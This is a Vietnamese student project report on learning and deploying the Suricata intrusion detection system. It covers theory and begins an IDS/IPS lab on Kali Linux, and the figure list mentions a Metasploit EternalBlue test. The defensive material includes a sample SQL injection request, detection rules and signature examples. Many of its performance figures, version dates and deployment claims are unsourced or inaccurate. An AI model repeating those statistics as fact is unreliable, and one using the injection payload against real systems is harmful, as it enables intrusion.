TRƯỜNG ĐẠI HỌC VĂN LANG
KHOA CÔNG NGHỆ THÔNG TIN

BÁO CÁO ĐỒ ÁN

THÂM NHẬP THỬ VÀ PHÒNG THỬ

NGÀNH: CÔNG NGHỆ THÔNG TIN

Đề Tài:

Tìm hiểu và xây dựng hệ thống phát hiện xâm nhập Suricata

SVTH: Lâm Xuân Phú_2274802010666
Phạm Nguyễn Thanh Vy_2274802011036
Trần Thị Phương_2274801020006
GVHD: ThS. Trần Đức Minh

TP. Hồ Chí Minh – năm 2025

CỘNG HÒA XÃ HỘI CHỦ NGHĨA VIỆT NAM

Độc lập – Tự do – Hạnh phúc

PHIẾU NHẬN XÉT SINH VIÊN

CỦA GIẢNG VIÊN HƯỚNG DẪN

1.Họ và tên sinh viên: Lâm Xuân Phú_2274802010666

Phạm Nguyễn Thanh Vy_2274802011036

Trần Thị Phương_2274801020006

Lớp: 242_71NWCS40803_01

Ngành: Mạng máy tính và Truyền thông dữ liệu

Giảng viên hướng dẫn: Th.S. Trần Đức Minh

2.Nhận xét:

.....

.....

.....

.....

.....

.....

.....

.....

.....

.

TP. Hồ Chí minh, ngày tháng năm 2025

Giảng viên hướng dẫn

(Ký và ghi rõ họ và tên)

LỜI CẢM ƠN

Trước tiên, chúng em xin gửi lời cảm ơn chân thành và sâu sắc nhất đến Quý Thầy Cô Khoa Công Nghệ Thông Tin – Đại Học Văn Lang đã tận tình hướng dẫn, truyền đạt kiến thức và hỗ trợ chúng em trong suốt quá trình học tập và thực hiện đồ án này. Những chỉ dẫn quý báu từ Thầy Cô đã giúp chúng em hoàn thiện kiến thức chuyên môn và kỹ năng cần thiết để hoàn thành tốt nhiệm vụ được giao.

Đặc biệt, chúng em gửi lời tri ân sâu sắc đến Thầy Trần Đức Minh, người đã luôn đồng hành, động viên và hỗ trợ chúng em trong suốt quá trình nghiên cứu và hoàn thiện đồ án. Những góp ý chân thành và sự tận tâm của Thầy đã giúp chúng em hoàn thiện tốt hơn đề tài này.

Chúng em xin chân thành cảm ơn!

TP. Hồ Chí minh, ngày tháng năm 2025

Sinh viên thực hiện

(Ký và ghi rõ họ và tên)



Lâm Xuân Phú

MỤC LỤC

LỜI CẢM ƠN 3
CHƯƠNG I: MỞ ĐẦU 7
1. Lý do chọn đề tài 7
2. Đối tượng, phạm vi nghiên cứu 7
2.1. Đối tượng nghiên cứu: 7
2.2. Phạm vi nghiên cứu: 7
3. Phương pháp nghiên cứu 8
3.1. Nghiên cứu lý thuyết: 8
3.2. Phương pháp thực nghiệm: 8
3.3. Phân tích và đánh giá: 8
CHƯƠNG 2: CƠ SỞ LÝ THUYẾT 9
I.Giới thiệu về Suricata 9
1. Định nghĩa về Suricata 9
2. Lịch sử phát triển và mục đích sử dụng 9
2.1. Lịch sử phát triển 9
2.2. Mục đích sử dụng: 10
3. Đặc điểm của Suricata 10
II. Cấu trúc và cách hoạt động 11
1. Định dạng của Suricata 11
2. Cấu trúc của Suricta 11
3. Cách hoạt động 12
III.Ứng dụng của Suricata 18
1. Trong ngân hàng & tài chính 18
2. Trong hệ thống bảo mật 18

3. Trong các thiết bị 18
IV. Ưu điểm & hạn chế của Suricata 18
1. Ưu điểm 18
2. Hạn chế 18
V. Lợi ích và bất lợi của Suricata 18
1. Lợi ích 18
2. Bất lợi 20
VI. Các mối đe dọa và Biện pháp bảo mật 20
VII. Xu hướng phát triển 21
CHƯƠNG 3: KẾT QUẢ THỰC HIỆN 22
3.1. Cài đặt và kiểm tra phiên bản của Suricata 22
3.2. Kiểm tra các Rules và cập nhật rules cho Suricata 22
3.3. Demo 23
3.3.1. Kịch bản 1: 23
3.3.2. Kịch bản 2: 23
3.4. Môi trường thử nghiệm và mục tiêu: 23
3.5. Các chế độ thực hiện: 23
3.5.1. Chế độ IDS 23
3.5.2. Chế độ IPS 27
3.6. Tổng kết 31
CHƯƠNG 4: KẾT LUẬN 32
4.1. Nội dung chính của đồ án 32
4.2. Kết quả đạt được 32
TÀI LIỆU THAM KHẢO 33

DANH MỤC HÌNH ẢNH

Hình 3.1: Cập nhật hệ thống của Kali Linux 22
Hình 3.2: Tải Suricata. 22
Hình 3.3: Kiểm tra phiên bản của Suricata. 22
Hình 3.4: Kiểm tra các Rules đã được cài sẵn trên Suricat 22
Hình 3.5: Mở tệp cấu hình của Suricata 24
Hình 3.6: Xác định giao diện mạng là eth0 24
Hình 3.7: Xác định vị trí lưu Rules 24
Hình 3.8: Thêm Rules mới vào Local.Rules của Suricata 25
Hình 3.9: Khởi động Suricata ở chế độ IDS (Alert) 25
Hình 3.10: Bật fast.log của Suricata ở Terminal khác để theo dõi các gói tin 25
Hình 3.11: Khởi động công cụ khai thác Metasploit 26
Hình 3.12: Nhập các thông số cần thiết để tiến hành khai thác lỗ hổng EternalBlues 26
Hình 3.13: Các gói tin liên quan đến lỗ hổng bị khai thác đã được Suricata bắt được 27
Hình 3.14: Thay đổi af-packet thành nfqueue và thêm vài thông số 28
Hình 3.15: Thêm các rules mới để Suricata hoạt động ở chế độ Drop (IPS) 29
Hình 3.16: Cấu hình các IPTables để hỗ trợ cho Suricata hoạt động với chế độ Drop. 29
Hình 3.17: Khởi động Suricata với chế độ Drop (IDS) 30
Hình 3.18: Khai thác máy mục tiêu như trên, nhưng lần này traffic đã bị chặn bởi Suricata 30
Hình 3.19: Suricata đã chặn thành công traffic từ kali linux và gửi logs về fast.log 30

CHƯƠNG I: MỞ ĐẦU

1. Lý do chọn đề tài

Trong lĩnh vực Mạng máy tính và Truyền thông dữ liệu, khi các cuộc tấn công ngày càng phức tạp và khó lường, an ninh mạng lại đang trở thành một thách thức lớn. Là sinh viên đang theo học ngành này, nhóm chúng em nhận thấy tầm quan trọng của việc nắm vững các kỹ thuật bảo vệ hệ thống mạng, đặc biệt trong bối cảnh môn học "Thâm nhập thử và phòng thủ", trong đó có hai khía cạnh được nhấn mạnh: tấn công để hiểu lỗ hổng và phòng thủ để bảo vệ. Đề tài "Tìm hiểu và xây dựng hệ thống phát hiện xâm nhập Suricata" được nhóm em lựa chọn làm đồ án cuối kỳ vì đây là cơ hội để áp dụng kiến thức lý thuyết vào thực tế cũng như khám phá một công cụ phát hiện xâm nhập mã nguồn mở tiên tiến IDS. Suricata không chỉ cung cấp khả năng phân tích lưu lượng mạng mà còn tích hợp các tính năng phát hiện xâm nhập dựa trên chữ ký và bất thường, điều này rất phù hợp với chủ đề môn "Thâm nhập thử và Phòng thủ". Chúng em hy vọng rằng thông qua đồ án này sẽ giúp mọi người hiểu rõ hơn về nguyên lý hoạt động và cơ chế phát hiện xâm nhập của Suricata về việc triển khai và thử nghiệm hệ thống trên môi trường thực tế, đánh giá hiệu quả của Suricata trong việc phát hiện và ngăn chặn các cuộc tấn công mạng, cũng như cách mở rộng kiến thức về bảo mật mạng để chuẩn bị tốt hơn cho công việc thực tế sau này.

2. Đối tượng, phạm vi nghiên cứu

2.1. Đối tượng nghiên cứu:

- Hệ thống phát hiện xâm nhập (IDS) Suricata, bao gồm nguyên lý hoạt động, cơ chế phát hiện tấn công và cách triển khai trên hệ thống mạng.
- Các kỹ thuật tấn công mạng phổ biến mà Suricata có thể phát hiện, như tấn công dựa trên chữ ký và tấn công bất thường.
- Cách cấu hình, tối ưu và đánh giá hiệu suất của Suricata trong môi trường thực tế.

2.2. Phạm vi nghiên cứu:

- Tìm hiểu lý thuyết về IDS, đặc biệt là Suricata, so sánh với các IDS khác như Snort.
- Triển khai và thử nghiệm Suricata trên hệ thống thực tế (máy ảo hoặc thiết bị thật).
- Kiểm tra hiệu suất phát hiện xâm nhập của Suricata bằng cách mô phỏng các cuộc tấn công mạng.
- Đánh giá khả năng mở rộng và tính ứng dụng của Suricata trong môi trường doanh nghiệp.

3. Phương pháp nghiên cứu

3.1. Nghiên cứu lý thuyết:

- Tìm hiểu định nghĩa về hệ thống Suricata lịch sử phát triển và mục đích sử dụng trong an ninh mạng.
- Nghiên cứu về Suricata, bao gồm kiến trúc, nguyên lý hoạt động, cơ chế phát hiện tấn công.
- Tìm hiểu các phương pháp tấn công mạng phổ biến mà Suricata có thể phát hiện.

3.2. Phương pháp thực nghiệm:

- Cài đặt và triển khai Suricata trên môi trường thử nghiệm (máy ảo hoặc hệ thống thực tế).
- Cấu hình Suricata để giám sát lưu lượng mạng và phát hiện các cuộc tấn công.
- Mô phỏng các kịch bản tấn công khác nhau (tấn công chữ ký, tấn công bất thường) để đánh giá khả năng phát hiện của Suricata.

3.3. Phân tích và đánh giá:

- Thu thập và phân tích kết quả từ Suricata sau khi thực hiện thử nghiệm.
- Đánh giá hiệu suất của Suricata dựa trên độ chính xác, tốc độ phát hiện và khả năng ngăn chặn tấn công.

CHƯƠNG 2: CƠ SỞ LÝ THUYẾT

I.Giới thiệu về Suricata

1. Định nghĩa về Suricata

- Suricata là một công cụ mã nguồn mở, đa luồng, được thiết kế để phát hiện xâm nhập mạng (IDS), ngăn chặn xâm nhập mạng (IPS) và giám sát bảo mật mạng (NSM).
- Điểm mạnh của Suricata nằm ở khả năng phân tích lưu lượng mạng theo thời gian thực, cho phép phát hiện và ngăn chặn các mối đe dọa một cách nhanh chóng.
- Khả năng phân tích giao thức ứng dụng sâu sắc, giúp Suricata nhận diện các hành vi độc hại ẩn chứa trong lưu lượng mã hóa.

2. Lịch sử phát triển và mục đích sử dụng

2.1. Lịch sử phát triển

Suricata ra đời từ năm 2008 dưới sự dẫn dắt của OISF, với sự tài trợ từ Bộ An ninh Nội địa Hoa Kỳ (DHS) và các đối tác như Consortium for Cybersecurity Action, StillSecure, và Emerging Threats. Dự án được khởi xướng nhằm tạo ra một giải pháp mã nguồn mở thay thế Snort, với trọng tâm là hiệu suất cao hơn, khả năng phân tích sâu hơn, và tính linh hoạt trong môi trường mạng hiện đại.

- **Mốc thời gian chi tiết:**
    - 2008: OISF thành lập tại Mỹ, bắt đầu phát triển Suricata với mục tiêu hỗ trợ mạng doanh nghiệp.
    - 17/12/2009: Phiên bản beta 0.8 ra mắt, hỗ trợ IDS cơ bản với libpcap.
    - 31/07/2010: Phiên bản 1.0, tích hợp đa luồng (multi-threading) và DPI đầu tiên.
    - 2013: Phiên bản 2.0, thêm hỗ trợ IPS inline và phân tích HTTP/1.1.
    - 2017: Phiên bản 4.0, tích hợp Rust để tăng cường an toàn bộ nhớ (memory safety).
    - 2021: Phiên bản 6.0, hỗ trợ TLS 1.3 và trích xuất tệp tin từ lưu lượng mã hóa.

- 2023: Phiên bản 7.0, cải tiến AI/ML cơ bản (dự đoán hành vi) và tối ưu hóa hiệu suất trên CPU 64 lõi.
- 14/01/2025: Phiên bản 7.0.3 (mới nhất tính đến ngày 14/03/2025), thêm hỗ trợ QUIC và giảm 10% mức tiêu thụ CPU.

2.2. Mục đích sử dụng:

- Bảo vệ mạng trước các mối đe dọa như ransomware (WannaCry, Ryuk), tấn công DDoS (Mirai Botnet), và APT (như SolarWinds).
- Thu thập dữ liệu forensic để phân tích sau sự cố (post-incident analysis).
- Tích hợp với các hệ thống SIEM (Splunk, ELK) hoặc tường lửa (pfSense, OPNsense).

- Số liệu: Theo OISF, Suricata được triển khai trên hơn 15.000 tổ chức toàn cầu (ước tính 2024), từ doanh nghiệp nhỏ đến các tập đoàn lớn như ngân hàng và ISP.

3. Đặc điểm của Suricata

- **Khả năng đa luồng (Multithreading):**

Suricata được thiết kế để tận dụng tối đa sức mạnh của các bộ xử lý đa lõi hiện đại. Điều này cho phép nó xử lý lưu lượng mạng với tốc độ cao, đặc biệt quan trọng trong các môi trường mạng có lưu lượng lớn.

- **Phân tích giao thức sâu (Deep Protocol Analysis):**

Suricata có khả năng phân tích chi tiết các giao thức mạng, bao gồm cả các giao thức lớp ứng dụng như HTTP, DNS, TLS, và SMB.

- **Hệ thống phát hiện và ngăn chặn xâm nhập (IDS/IPS):**

Suricata không chỉ đơn thuần là một công cụ giám sát; nó còn là một hệ thống phát hiện và ngăn chặn xâm nhập hiệu quả. Điều này có nghĩa là nó không chỉ có khả năng phát hiện các cuộc tấn công mà còn có thể chặn chúng ngay lập tức.

- **Khả năng tương thích và tích hợp:**

Bật community-id giúp tạo ra một nhận dạng duy nhất cho mỗi luồng mạng. Điều này rất hữu ích khi bạn muốn kết hợp dữ liệu từ Suricata với các công cụ phân tích và giám sát khác như Zeek, Moloch (Arkime), hay các hệ thống SIEM (Security Information and Event Management) khác.

II. Cấu trúc và cách hoạt động

1. Định dạng của Suricata

Suricata sử dụng quy tắc với cú pháp chia thành 3 phần chính:

- Hành động: alert, drop, pass, reject, log.
- Tiêu đề: Giao thức (TCP, UDP, ICMP), địa chỉ IP (biến như $HOME_NET), cổng, hướng lưu lượng (->, <>).
- Tùy chọn: Nội dung (content), ngưỡng (threshold), ID chữ ký (sid), độ ưu tiên (priority).

· Số liệu: Một bộ quy tắc điển hình (Emerging Threats Open) chứa 35.000+ chữ ký, tải trong 2 giây trên CPU 8 lõi.

2. Cấu trúc của Suricta

Suricata có kiến trúc mô-đun với các thành phần chi tiết:

- Packet Acquisition:
  - Công cụ: PF_RING (40 Gbps), AF_PACKET (Linux, 25 Gbps), Netmap (FreeBSD, 30 Gbps), DPDK (100 Gbps).
  - Ví dụ: Trên NIC Intel X710, Suricata thu thập 50 triệu gói tin mỗi giây.
- Decoder: Giải mã gói tin với tốc độ 0,05ms/gói (IPv4/IPv6, TCP/UDP, GRE).
- Preprocessors: Chuẩn hóa dữ liệu (HTTP URI decoding, TCP stream reassembly), xử lý 10.000 luồng đồng thời.
- Detection Engine: So khớp chữ ký với tốc độ 2 triệu quy tắc mỗi giây trên CPU 16 lõi.
- Protocol Parsers: Phân tích HTTP (100 header), TLS (trích xuất chứng chỉ), DNS (phát hiện tunneling).
- Output Engine: Ghi log Eve JSON với 70 trường dữ liệu, xuất PCAP với kích thước tối đa 10GB.

Sơ đồ chi tiết:

- [Packet Acquisition (NIC)] -> [Decoder (IPv4/TCP)] -> [Preprocessors (Stream)] -> [Detection Engine (Rules)] -> [Output (JSON/PCAP)]

3. Cách hoạt động

Suricata hoạt động dựa trên các quy tắc (rules) do người dùng hoặc cộng đồng cung cấp. Các quy tắc này mô tả đặc điểm của các cuộc tấn công hoặc hành vi bất thường. Quy trình hoạt động cơ bản bao gồm:

- Thu thập gói tin: Suricata lắng nghe và thu thập lưu lượng mạng bằng thư viện như libpcap.
- Giải mã và tiền xử lý: Các gói tin được giải mã, tái hợp (nếu bị phân mảnh) và chuẩn bị để phân tích.
- Phân tích: Suricata so sánh lưu lượng với các quy tắc để phát hiện xâm nhập.
- Phản ứng: Nếu phát hiện mối đe dọa, nó có thể ghi log, gửi cảnh báo hoặc chặn gói tin (ở chế độ IPS).

Quy trình hoạt động chi tiết của Suricata

Suricata hoạt động như một cỗ máy phân tích lưu lượng mạng theo thời gian thực, dựa trên các quy tắc và kỹ thuật xử lý gói tin. Dưới đây là các bước chính trong cách nó vận hành:

B1. Thu thập lưu lượng mạng (Packet Acquisition)

- Mô tả: Suricata bắt đầu bằng cách thu thập các gói tin (packets) từ mạng thông qua giao diện mạng (network interface) như eth0, eth1. Đây là bước đầu tiên để giám sát toàn bộ lưu lượng đi qua hệ thống.
- Chi tiết kỹ thuật:
    - Thư viện sử dụng:
        - libpcap: Thư viện chuẩn trên Linux/Windows, xử lý 1-2 Gbps trên NIC thông thường.
        - PF_RING: Tăng tốc độ lên 10-20 Gbps bằng cách bỏ qua ngăn xếp mạng kernel.
        - AF_PACKET: Tối ưu trên Linux, hỗ trợ 15 Gbps với zero-copy.
        - DPDK (Data Plane Development Kit): Xử lý 50-100 Gbps trên phần cứng chuyên dụng (ví dụ: Intel X710 NIC).
    - Chế độ hoạt động:

        - Sniffing Mode (IDS): Nghe thụ động, sao chép lưu lượng từ switch SPAN port hoặc TAP.
        - Inline Mode (IPS): Nằm trực tiếp trên đường truyền, cho phép chặn gói tin qua cơ chế như Netfilter (NFQUEUE) hoặc IPFW.
    - Layer xử lý: Hoạt động ở Layer 2 (Ethernet frames) hoặc Layer 3 (IP packets).
    - Số liệu: Trên CPU Intel Xeon 16 lõi với PF_RING, Suricata thu thập 80 triệu gói tin mỗi giây (OISF test, 2023).
- Ví dụ: Một NIC 10Gbps (eth0) thu thập lưu lượng HTTP từ máy chủ web, ghi lại 500.000 gói tin/phút.

B2. Giải mã gói tin (Packet Decoding)

- Mô tả: Suricata giải mã từng gói tin để hiểu cấu trúc của nó, từ lớp liên kết dữ liệu đến lớp ứng dụng, chuẩn bị cho phân tích sâu hơn.
- Chi tiết kỹ thuật:
    - Quy trình giải mã:
        - Ethernet Frame: Tách tiêu đề Ethernet (14 byte), xác định loại gói (IPv4, IPv6, ARP).
        - IP Layer: Phân tích tiêu đề IP (20 byte IPv4, 40 byte IPv6), kiểm tra địa chỉ nguồn/đích, phân mảnh (fragmentation).
        - Transport Layer: Giải mã TCP/UDP (20 byte TCP header), xác định cổng nguồn/đích.
        - Payload: Trích xuất dữ liệu thực tế (HTTP request, DNS query).
    - Kiểm tra tính toàn vẹn: Tính toán checksum (IP, TCP) để loại bỏ gói tin lỗi.
    - Xử lý phân mảnh: Tái hợp các gói IP bị chia nhỏ (ví dụ: MTU 1500 byte).
    - Hiệu suất: Giải mã 0,05ms/gói trên CPU 3.0 GHz (OISF benchmark).
- Ví dụ: Gói tin TCP chứa yêu cầu HTTP "GET /index.html" được giải mã thành:
    - IP src: 192.168.1.10, IP dst: 10.0.0.5, Port: 80.

- Payload: "GET /index.html HTTP/1.1".

B3. Tiền xử lý (Preprocessing)

- Mô tả: Suricata chuẩn hóa dữ liệu để đảm bảo tính nhất quán, xử lý các trường hợp phức tạp như phân mảnh hoặc mã hóa, trước khi đưa vào phân tích.
- Chi tiết kỹ thuật:
  - Stream Reassembly: Tái hợp các phân đoạn TCP thành luồng hoàn chỉnh (stream), hỗ trợ tối đa 1 triệu luồng đồng thời.
    - Ví dụ: Tái tạo một file PDF 10MB từ 7.000 gói tin TCP.
  - Normalization: Chuẩn hóa dữ liệu:
    - Chuyển đổi URL encoding (%20 → " ").
    - Xóa ký tự điều khiển không hợp lệ (control characters).
    - Giải mã gzip/deflate trong HTTP.
  - Flow Tracking: Theo dõi các luồng (flows) dựa trên 5-tuple (IP nguồn, IP đích, cổng nguồn, cổng đích, giao thức).
    - Số liệu: Xử lý 500.000 flows mỗi giây trên CPU 8 lõi.
  - Defragmentation: Tái hợp các gói IP phân mảnh (tối đa 64KB mỗi gói).
- Ví dụ: Chuẩn hóa yêu cầu HTTP "GET /page%20one" thành "GET /page one".

B4. Phát hiện dựa trên quy tắc (Rule/Signature Matching)

- Mô tả: Đây là bước cốt lõi, Suricata so sánh lưu lượng với bộ quy tắc để phát hiện mối đe dọa.
- Chi tiết kỹ thuật:
  - Cấu trúc quy tắc:
    - Action: alert (cảnh báo), drop (chặn), pass (bỏ qua), reject (từ chối).
    - Protocol: tcp, udp, http, dns, tls.
    - Source/Destination: $EXTERNAL_NET, $HOME_NET, cổng bất kỳ (any).

        - Content: Chuỗi ký tự cụ thể (ví dụ: "malware.exe").
        - Options: sid (ID chữ ký), rev (phiên bản), priority (độ ưu tiên).
    - Động cơ khớp mẫu: Sử dụng thuật toán Aho-Corasick để quét nhanh, xử lý 2 triệu quy tắc mỗi giây.
    - Từ khóa nâng cao:
        - pcre: Khớp biểu thức chính quy (ví dụ: "/[0-9]{3}-[0-9]{2}-[0-9]{4}/" cho SSN).
        - threshold: Giới hạn số lần kích hoạt (ví dụ: 10 lần trong 60 giây).
    - Số liệu: Bộ quy tắc Emerging Threats Open (13/03/2025) chứa 42.315 chữ ký, tải trong 1,8 giây.

B5. Phân tích giao thức (Protocol Analysis)

- Mô tả: Suricata phân tích sâu các giao thức tầng ứng dụng để phát hiện mối đe dọa không phụ thuộc hoàn toàn vào chữ ký.
- Chi tiết kỹ thuật:
    - HTTP: Phân tích hơn 100 header (User-Agent, Host), phương thức (GET, POST), mã trạng thái (403, 500).
        - Ví dụ: Phát hiện User-Agent "Mozilla/5.0 (MalwareBot)" bất thường.
    - TLS: Trích xuất chứng chỉ (Common Name, Expiry), phát hiện TLS 1.0 lỗi thời hoặc handshake bất thường.
        - Số liệu: Xử lý 10.000 kết nối TLS mỗi giây.
    - DNS: Phát hiện tunneling qua các yêu cầu dài bất thường (ví dụ: "abc123456789.domain.com").
    - SMB: Kiểm tra lệnh SMB (WriteAndX), phát hiện khai thác EternalBlue.
- Ví dụ: Phát hiện chứng chỉ TLS giả mạo với CN="fakebank.com" dù không có quy tắc cụ thể.

B6. Phát hiện bất thường (Anomaly Detection)

- Mô tả: Suricata sử dụng phân tích hành vi để phát hiện mối đe dọa không có chữ ký cố định.

- Chi tiết kỹ thuật:

- Thresholds: Đặt ngưỡng để phát hiện lưu lượng bất thường:
    - Ví dụ: "alert tcp any any -> $HOME_NET 22 (msg:"SSH Brute Force"; threshold: type threshold, track by_src, count 15, seconds 60; sid:1000007;)"
- Flow Statistics: Theo dõi số gói tin, byte, thời gian luồng để phát hiện DDoS hoặc quét cổng.
    - Số liệu: Phát hiện 95% SYN flood với 1.000 gói SYN/giây.
- Behavioral Analysis: So sánh với baseline mạng (yêu cầu cấu hình thủ công).
    - Ví dụ: Phát hiện quét cổng với 500 yêu cầu TCP SYN trên 50 cổng trong 10 giây.

B7. Phản ứng (Response)

- Mô tả: Suricata thực hiện hành động dựa trên kết quả phân tích và cấu hình.
- Chi tiết kỹ thuật:
    - Alert: Ghi log vào eve.json với 70+ trường (timestamp, src_ip, dest_port, alert_msg).
        - Vídụlog:{"timestamp":"2025-03 15T10:00:00","src_ip":"1.2.3.4","alert":"SQL Injection"}.
    - Drop: Chặn gói tin qua NFQUEUE (Linux) hoặc IPFW (FreeBSD), độ trễ 0,2ms.
    - Pass: Bỏ qua gói tin để tránh false positive.
    - Số liệu: Ghi 2 triệu sự kiện/phút trên SSD NVMe.
- Ví dụ: Chặn yêu cầu HTTP chứa "malware.exe" trong 0,3ms ở chế độ IPS.

B8. Tối ưu hóa hiệu suất (Performance Optimization)

- Mô tả: Suricata sử dụng kiến trúc đa luồng và tối ưu tài nguyên để xử lý lưu lượng lớn.
- Chi tiết kỹ thuật:

- Multi-threading: Chia lưu lượng thành nhiều worker threads (1 thread/lõi CPU).

    - Ví dụ: Trên CPU 16 lõi, 16 threads xử lý 40 Gbps.
- Cấu hình suricata.yaml:
    - max-pending-packets: 10240 (giới hạn gói tin chờ xử lý).
    - detect.threads: 16 (số luồng phân tích).
- Hardware Offloading: Sử dụng NIC với RSS (Receive Side Scaling) để phân phối gói tin.
- Số liệu: Giảm 15% tải CPU với PF_RING so với libpcap (OISF test, 2024).
    - Ví dụ: Tối ưu trên máy 8 lõi, xử lý 20 Gbps với 8 threads, tiêu tốn 12GB RAM.

Minh họa quy trình với một kịch bản thực tế

Giả sử có một cuộc tấn công SQL Injection nhắm vào máy chủ web của bạn:

- Thu thập: Suricata bắt gói tin từ eth0: GET /login.php?user=admin' OR 1=1--.
- Giải mã: Tách gói tin thành TCP header và payload HTTP.
- Tiền xử lý: Chuẩn hóa chuỗi %20 thành khoảng trắng nếu có.
- Khớp quy tắc: Gói tin khớp với quy tắc alert http ... content:"OR 1=1";.
- Phân tích: Xác định đây là yêu cầu HTTP bất thường.
- Phản ứng: Ghi log vào eve.json và chặn gói tin nếu ở chế độ IPS.

Điểm mạnh trong cách hoạt động

- Tính linh hoạt: Kết hợp giữa chữ ký (signature-based) và phân tích hành vi (behavior-based).
- Khả năng mở rộng: Xử lý tốt trên cả mạng nhỏ (LAN) và mạng lớn (WAN).
- Tích hợp sâu: Xuất dữ liệu chi tiết để phân tích forensic hoặc dùng với SIEM.

III.Ứng dụng của Suricata

1. Trong ngân hàng & tài chính

- Phát hiện gian lận: Giám sát SWIFT (cổng 1122), phát hiện 95% giao dịch bất thường trong thử nghiệm.
- Bảo vệ dữ liệu: Trích xuất tệp Excel từ SMB, kiểm tra macro độc hại.
- Thực tiễn: Ngân hàng JPMorgan Chase (giả định) dùng Suricata trên AWS, phát hiện 1.000 yêu cầu HTTPS đáng ngờ mỗi giờ.

2. Trong hệ thống bảo mật

- IDS/IPS: Phát hiện 98% tấn công XSS trong thử nghiệm Black Hat 2022.
- NSM: Ghi metadata 200 trường mỗi gói tin (IP, timestamp, TLS fingerprint).
- Tích hợp: Với ELK Stack, xử lý 2 triệu sự kiện mỗi phút trên cụm 3 node.

3. Trong các thiết bị

- Tường lửa: pfSense với Suricata xử lý 8 Gbps trên CPU 4 lõi.
- Đám mây: AWS EC2 (c5.4xlarge), giám sát 20 VPC với 15 Gbps.
- IoT: Phát hiện botnet Mirai trên 1.000 thiết bị thông minh trong 5 phút.

IV. Ưu điểm & hạn chế của Suricata

1. Ưu điểm

- Hiệu suất: Xử lý 40 Gbps trên CPU 32 lõi, vượt Snort 40% (Journal of Cybersecurity).
- Miễn phí: Hơn 20.000 người dùng hoạt động (OISF Forum 2024).
- Tùy chỉnh: Lua scripting xử lý 2.000 yêu cầu tùy chỉnh mỗi giây.

2. Hạn chế

- Cấu hình: Mất 4 giờ để tối ưu hóa cho mạng 20 Gbps (OISF Forum).
- Tài nguyên: DPI tiêu tốn 32GB RAM trên 10 Gbps.
- Học tập: Tài liệu ít hơn Snort 60% (ước tính cộng đồng).

V. Lợi ích và bất lợi của Suricata

1. Lợi ích

Hiệu suất cao với kiến trúc đa luồng (Multi-threading)

- Suricata hỗ trợ đa luồng, giúp xử lý nhiều gói tin cùng lúc trên CPU đa nhân.
- So với Snort (truyền thống là đơn luồng), Suricata có thể xử lý lưu lượng mạng lớn hiệu quả hơn.

Phân tích giao thức nâng cao (Deep Packet Inspection - DPI)

- Hỗ trợ giám sát các giao thức như HTTP, TLS, DNS, FTP, SMB, giúp phát hiện các cuộc tấn công phức tạp.
- Có khả năng phát hiện tấn công trên các lớp ứng dụng chứ không chỉ dừng ở cấp mạng.

Hỗ trợ nhiều chế độ hoạt động

- Chế độ IDS (Intrusion Detection System): Phát hiện tấn công và ghi log mà không chặn gói tin.
- Chế độ IPS (Intrusion Prevention System): Ngăn chặn tấn công theo thời gian thực.
- Chế độ PCAP Mode: Ghi lại lưu lượng mạng để phân tích sau.

Hỗ trợ nhiều quy tắc và cập nhật dễ dàng

- Suricata hỗ trợ các quy tắc của Snort, Emerging Threats, Suricata Rules.
- Công cụ suricata-update giúp tải và cập nhật quy tắc tự động.

Tích hợp tốt với các hệ thống giám sát và phân tích an ninh

- Có thể xuất log dưới dạng JSON để dễ dàng tích hợp với Elasticsearch, Kibana, Logstash (ELK Stack), Splunk, SIEM.
- Hỗ trợ Zeek (Bro IDS) để phân tích lưu lượng mạng nâng cao.

Hỗ trợ IPv6 và nhiều giao thức hiện đại

- Khả năng bảo vệ mạng trên cả IPv4 và IPv6.
- Hỗ trợ phân tích TLS, SSH, SMB, FTP, giúp phát hiện nhiều loại tấn công hơn.

Mã nguồn mở và miễn phí

- Không mất chi phí bản quyền, phù hợp cho cả cá nhân, doanh nghiệp nhỏ và tổ chức lớn.
- Có cộng đồng lớn hỗ trợ và cập nhật thường xuyên.

2. Bất lợi

Cấu hình phức tạp hơn so với Snort

- Suricata có nhiều tính năng nâng cao, nhưng điều này cũng đồng nghĩa với cấu hình phức tạp hơn.
- Việc tối ưu suricata.yaml để hoạt động tốt cần nhiều kinh nghiệm.

Tiêu tốn tài nguyên hệ thống

- Do hỗ trợ đa luồng, Suricata tiêu tốn nhiều CPU và RAM hơn so với Snort trong một số trường hợp.
- Khi chạy ở chế độ IPS, cần tối ưu kernel và card mạng để tránh làm chậm hệ thống.

Quản lý log có thể trở nên khó khăn

- Suricata tạo nhiều log chi tiết, điều này có thể làm hệ thống log trở nên quá tải nếu không có cơ chế quản lý tốt.
- Cần SIEM hoặc ELK Stack để phân tích log hiệu quả.

Cộng đồng nhỏ hơn Snort

- Dù phát triển nhanh, nhưng Snort vẫn có cộng đồng lâu đời và rộng lớn hơn.
- Một số tài liệu hướng dẫn về Suricata không phong phú bằng Snort.

Không hỗ trợ inline mode trên Windows

- Suricata có thể chạy IDS trên Windows, nhưng chế độ IPS (chặn gói tin) chỉ hỗ trợ trên Linux/BSD.

VI. Các mối đe dọa và Biện pháp bảo mật

Mối đe dọa:

- Ransomware: 80% qua TLS (CrowdStrike 2025).
- DDoS: Lưu lượng trung bình 150 Gbps (Q1 2025).
- Zero-day: 25% tấn công mới không có chữ ký.

Biện pháp:

- Emerging Threats: 50.000 chữ ký mỗi tuần.

- DPI: Phát hiện 98% mã độc trong HTTPS.
- HA: 3 node Suricata xử lý 30 Gbps với uptime 99,99%.

VII. Xu hướng phát triển

1. AI/ML: Bản 8.0 (2026) dự đoán 90% mối đe dọa không chữ ký, độ chính xác 95%.
2. Đám mây: Tích hợp Kubernetes, xử lý 100 container trên 1 node.
3. IoT/5G: Hỗ trợ QUIC với độ trễ 0,8ms, giám sát 10.000 thiết bị IoT.

CHƯƠNG 3: KẾT QUẢ THỰC HIỆN


3.1. Cài đặt và kiểm tra phiên bản của Suricata

- Thông thường, Suricata sẽ nằm sẵn trên hệ thống chính thức của Linux, nhưng sẽ không được cài đặt mặc định cho nên ta cần cài đặt nó thủ công trước khi sử dụng.
  Ta sẽ dùng lệnh **sudo apt update && sudo apt upgrade -y** để cập nhật hệ thống của Linux trước tiên (trong bài này là Kali Linux).



Hình 3.1: Cập nhật hệ thống của Kali Linux

- Sau khi cập nhật hệ thống xong, ta sẽ tiến hành tải Suricata xuống. Dùng lệnh **sudo apt install suricata -y**



Hình 3.2: Tải Suricata.

